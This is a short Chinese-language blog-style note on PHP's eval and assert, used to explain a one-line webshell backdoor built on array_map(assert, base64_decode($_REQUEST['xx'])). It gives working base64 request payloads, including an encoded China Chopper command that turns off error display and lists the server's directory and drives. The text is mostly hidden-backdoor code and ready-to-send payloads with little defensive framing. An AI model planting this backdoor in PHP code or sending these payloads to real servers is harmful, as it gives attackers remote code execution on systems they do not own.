eval函数中参数是字符，如：

eval('echo 1;');

assert函数中参数为表达式 （或者为函数），如：

assert(phpinfo())

assert(eval('echo 1;'));

直接传递普通代码是无法执行的，如：assert('echo 1;');

下面这个代码执行不了:

@array\_map("eval",array('phpinfo();'));

肯定会错：  **Warning**: array\_map() expects parameter 1 to be a valid callback, function 'eval' not found or invalid function name，提示array\_map第一个参数需要是回调函数

所以这个后门：

@array\_map(assert,(array)base64\_decode($\_REQUEST['xx']));


array\_map第二个参数需要再镶嵌一个assert，

xx=YXNzZXJ0KCRfUkVRVUVTVFsnYWEnXSk=

base64\_decode($\_REQUEST['xx'])   得到：  assert($\_REQUEST['aa'])

其中aa为菜刀中post的数据

aa=@eval(base64\_decode($\_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskRD1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7ZWNobyAkRC4iXHQiO2lmKHN1YnN0cigkRCwwLDEpIT0iLyIpe2ZvcmVhY2gocmFuZ2UoIkEiLCJaIikgYXMgJEwpaWYoaXNfZGlyKCRMLiI6IikpZWNobygkTC4iOiIpO307ZWNobygifDwtIik7ZGllKCk7



这样，会构造出：assert(eval('执行代码'))，这个为array\_map的第二个参数，

最终将数组中第二个参数回调到第一个数组，执行时代码为：assert(assert(eval('执行代码')) )

另一个例子：

$a=(array)base64\_decode($\_POST['a']);

array\_map(assert,$a);

这时候需要构造post参数为：

YT1ldmFsKCdlY2hvIDE7Jyk=

（eval('echo 1;')）